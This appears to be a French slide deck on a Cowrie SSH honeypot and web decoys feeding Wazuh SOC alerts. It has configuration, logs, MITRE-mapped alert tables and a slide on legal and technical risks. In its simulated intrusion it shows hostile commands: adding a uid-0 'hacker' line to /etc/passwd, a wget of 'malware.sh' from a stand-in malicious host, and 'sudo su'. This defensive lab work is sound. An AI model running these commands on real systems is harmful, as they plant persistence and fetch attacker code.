
```
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Starting cowrie: [twistd --umask=0022 --pidfile var/run/cowrie.pid --logger cowrie.python.logfile.logge
r cowrie]...
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ cowrie status
cowrie is running (PID: 6508).
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ |
```

```
# Example userdb.txt
# This file may be copied to etc/userdb.txt.
# If etc/userdb.txt is not present, built-in defaults will be used.
#
# ':' separated fields, file is processed line for line
# processing will stop on first match
#
# Field #1 contains the username
# Field #2 is currently unused
# Field #3 contains the password
# '*' for any username or password
# '!' at the start of a password will not grant this password access
# '/' can be used to write a regular expression
#
root:x:!root
root:x:!123456
root:x:!/honeypot/i
root:x:milk
tomcat:x:*
oracle:x:*
#*:x:somepassword
#*:x:*
(cowrie-env) cowrie@HV-SSH-DECOY:~/cowrie$ |
```

SSH-Decoy - Cowrie



The image shows a terminal window on the left displaying Cowrie SSH logs and a Windows PowerShell window on the right showing an SSH connection attempt. The logs on the left show a failed login attempt for 'root' with password 'password', followed by a successful login attempt with password 'milk'. The PowerShell window on the right shows the command 'ssh root@10.0.10.3 -p 2222' being executed, resulting in a 'Permission denied' message. Arrows indicate the flow of the connection attempt from the PowerShell window to the Cowrie logs.

```
/cowrie/var/log/cowrie/cowrie.log
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password
eyPotSSHTransport,2,10.0.10.11] login attempt [b'root'/b'tt'] failed
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' failed auth b'password

rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password
eyPotSSHTransport,2,10.0.10.11] login attempt [b'root'/b'\xc3\xb9ilk'] failed
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' failed auth b'password

rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
rie.ssh.transport.HoneyPotSSHTransport#info] connection lost
eyPotSSHTransport,2,10.0.10.11] Connection lost after 12.4 seconds
rie.ssh.factory.CowrieSSHFactory] New connection: 10.0.10.11:21497 (10.0.10.3:22
eyPotSSHTransport,3,10.0.10.11] Remote SSH version: SSH-2.0-OpenSSH_for_Windows_
eyPotSSHTransport,3,10.0.10.11] SSH client hassh fingerprint: 701158e75b508e76f0
rie.ssh.transport.HoneyPotSSHTransport#debug] kex alg=b'curve25519-sha256' key a
rie.ssh.transport.HoneyPotSSHTransport#debug] outgoing: b'aes128-ctr' b'hmac-sha
rie.ssh.transport.HoneyPotSSHTransport#debug] incoming: b'aes128-ctr' b'hmac-sha
rie.ssh.transport.HoneyPotSSHTransport#debug] NEW KEYS
rie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-userauth'
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'none'
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password
eyPotSSHTransport,3,10.0.10.11] login attempt [b'root'/b'ee'] failed
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' failed auth b'password
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' trying auth b'password
eyPotSSHTransport,3,10.0.10.11] login attempt [b'root'/b'milk'] succeeded
eyPotSSHTransport,3,10.0.10.11] Initialized emulated server as architecture: lin
rie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'p
rie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
rie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
rie.ssh.session.HoneyPotSSHSession#info] channel open
rie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@open
sted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (56, 103, 6
Channel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,3,10
sted.conch.ssh.session#info] Getting shell
```

```
PS C:\Users\tunay> ssh root@10.0.10.3 -p 2222
root@10.0.10.3's password:
Permission denied, please try again.
root@10.0.10.3's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~#
```

SSH-Decoy - Cowrie

```
+ - x
-f ~/cowrie/var/log/cowrie/cowrie.log
[HoneyPotSSHTransport,4,10.0.10.11] login attempt [b'root'/b'milk'] succeeded
[HoneyPotSSHTransport,4,10.0.10.11] Initialized emulated server as architecture: linux-x64-l

[cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'root' authenticated with b'password'
[cowrie.ssh.transport.HoneyPotSSHTransport#debug] starting service b'ssh-connection'
[cowrie.ssh.connection.CowrieSSHConnection#debug] got channel b'session' request
[cowrie.ssh.session.HoneyPotSSHSession#info] channel open
[cowrie.ssh.connection.CowrieSSHConnection#debug] got global b'no-more-sessions@openssh.com'

[twisted.conch.ssh.session#info] Handling pty request: b'xterm-256color' (56, 103, 640, 480)
[SSHChannel session (0) on SSHService b'ssh-connection' on HoneyPotSSHTransport,4,10.0.10.11

[twisted.conch.ssh.session#info] Getting shell
[HoneyPotSSHTransport,4,10.0.10.11] CMD: echo "hacker:x:0:0:hacker:/root:/bin/bash" >> /etc/

[HoneyPotSSHTransport,4,10.0.10.11] Command found: echo hacker:x:0:0:hacker:/root:/bin/bash
[HoneyPotSSHTransport,4,10.0.10.11] CMD: wget http://malicious-site.com/malware.sh
[HoneyPotSSHTransport,4,10.0.10.11] Command found: wget http://malicious-site.com/malware.sh
[HoneyPotSSHTransport,4,10.0.10.11] resolve_cname(malicious-site.com)
[HoneyPotSSHTransport,4,10.0.10.11] DNSDatagramProtocol starting on 64658
[HoneyPotSSHTransport,4,10.0.10.11] Starting protocol <twisted.names.dns.DNSDatagramProtocol

[-] (UDP Port 64658 Closed)
[-] Stopping protocol <twisted.names.dns.DNSDatagramProtocol object at 0x7f560ba0c5d0>
[twisted.web.client._HTTP11ClientFactory#info] Starting factory _HTTP11ClientFactory(<functi
onnection.<locals>.quiescentCallback at 0x7f561144c2c0>, <HostnameEndpoint malicious-site.com

[HTTP11ClientProtocol,client] Downloaded URL (http://malicious-site.com/malware.sh) with SHA

[twisted.web.client._HTTP11ClientFactory#info] Stopping factory _HTTP11ClientFactory(<functi
onnection.<locals>.quiescentCallback at 0x7f561144c2c0>, <HostnameEndpoint malicious-site.com

[HoneyPotSSHTransport,4,10.0.10.11] CMD: sudo su
[HoneyPotSSHTransport,4,10.0.10.11] Command found: sudo su

Windows PowerShell
PS C:\Users\tunay> ssh root@10.0.10.3 -p 2222
root@10.0.10.3's password:
Permission denied, please try again.
root@10.0.10.3's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# timed out waiting for input: auto-logout
Connection to 10.0.10.3 closed.
PS C:\Users\tunay> ssh root@10.0.10.3 -p 2222
root@10.0.10.3's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~# echo "hacker:x:0:0:hacker:/root:/bin/bash" >> /etc/passwd
root@svr04:~# wget http://malicious-site.com/malware.sh
--2026-06-15 00:47:02-- http://malicious-site.com/malware.sh
Connecting to malicious-site.com:80... connected.
HTTP request sent, awaiting response... 404 Not Found
Length: 0 (0bytes) [text/html; charset=UTF-8]
Saving to: `/root/malware.sh'

100% [=====] 0 0.0K/s

2026-06-15 00:47:03 (0.00 KB/s) - `/root/malware.sh' saved [0/0]

root@svr04:~# sudo su
root@svr04:~#
```

Remontée SOC

ACTION ATTAQUANT		ALERTE SOC (règle)
Recon Nmap + scan	User-Agent suspect	WEB-5
Scan de répertoires	Rafale de 404	WEB-1
Brute-force du portail	POST /login répétés	WEB-2
Accès à l'API leurre	Hameçon mordu	WEB-3
Honey-token joué	Compromission critique	WEB-4
Brute-force SSH	Échecs + brute-force	102002/03
Connexion root réussie	Alerte critique	102001
Modif /etc/passwd · wget · sudo	Persistance · T1105 · escalade	102004/05 /06

Remontée SOC

☐	Nouveau Nouveau il y a 4 jours	H [Wazuh Lvl 12] Alerte Critique - Connexion SSH réussie avec l'utilisateur root ! - SSH-DECOY rule=102001 mitre=['T1078'] agent_ip=10.0.10.3 agent_name=SSH-DECOY wazuh Aucun	-	wazuh_alert Wazuh ceb8efd5	Observa TTPs
☐	Nouveau Nouveau il y a 4 jours	M [Wazuh Lvl 10] Tentative de connexion SSH échouée avec l'utilisateur root - SSH-DECOY rule=102002 mitre=['T1110'] agent_ip=10.0.10.3 agent_name=SSH-DECOY wazuh Aucun	-	wazuh_alert Wazuh 8bbbdcef	Observa TTPs
☐	Nouveau Nouveau il y a 4 jours	M [Wazuh Lvl 10] Tentative de connexion SSH échouée avec l'utilisateur root - SSH-DECOY rule=102002 mitre=['T1110'] agent_ip=10.0.10.3 agent_name=SSH-DECOY wazuh Aucun	-	wazuh_alert Wazuh 02f6d057	Observa TTPs

Remontée SOC

default

Filtres Rapides

Exporter la liste

wazuh

Aucun

Nouveau

Nouveau il y a 3 heures

H

[Wazuh Lvl 13] CRITICAL
TICKETING - WEB-4 :
Honeytoken compromis ! -
WEB-DECOY

rule=103006

mitre=['T1078']

agent_ip=10.0.10.2

agent_name=WEB-DECOY

wazuh

Aucun

-

wazuh_alert

Wazuh

8c0fdd41

Observables

0

TTPs

0

?

Nouveau

Nouveau il y a 3 heures

H

[Wazuh Lvl 12] WEB-3 :
Alerte Leurre - Un
attaquant a mordu à
l'hameçon en direct sur
l'API (Port 8080) ! - WEB-
DECOY

mitre=['T1046']

agent_ip=10.0.10.2

agent_name=WEB-DECOY

rule=103004

wazuh

Aucun

-

wazuh_alert

Wazuh

0401b2d8

Observables

0

TTPs

0

?

Nouveau

Nouveau il y a 3 heures

H

[Wazuh Lvl 12] WEB-3 :
Alerte Leurre - Un
attaquant a mordu à
l'hameçon en direct sur
l'API (Port 8080) ! - WEB-
DECOY

mitre=['T1046']

agent_ip=10.0.10.2

agent_name=WEB-DECOY

rule=103004

wazuh

Aucun

-

wazuh_alert

Wazuh

d0d1876c

Observables

0

TTPs

0

?

Risques, Limites et Défis




RISQUES LÉGAUX ET ÉTHIQUES

- Controverse Entrapment : Distinction entre attraction passive et incitation active
- Conformité RGPD : Collecte involontaire de données personnelles
- Responsabilité légale : Risque si le honeypot sert de plateforme d'attaque



RISQUES TECHNIQUES


- Fingerprinting : Détection par les attaquants sophistiqués
- Risque de Pivot : Honeypot mal isolé devient point d'entrée au réseau
- Maintenance complexe : Expertise technique requise en continu



COÛTS DE MAINTENANCE

- Ressources humaines : Surveillance et administration spécialisées
- Ressources techniques : Infrastructure dédiée et isolée
- Formation continue : Mise à jour des compétences équipe

ATTENTION : Le déploiement nécessite une planification méticuleuse et une évaluation approfondie des risques



Retex

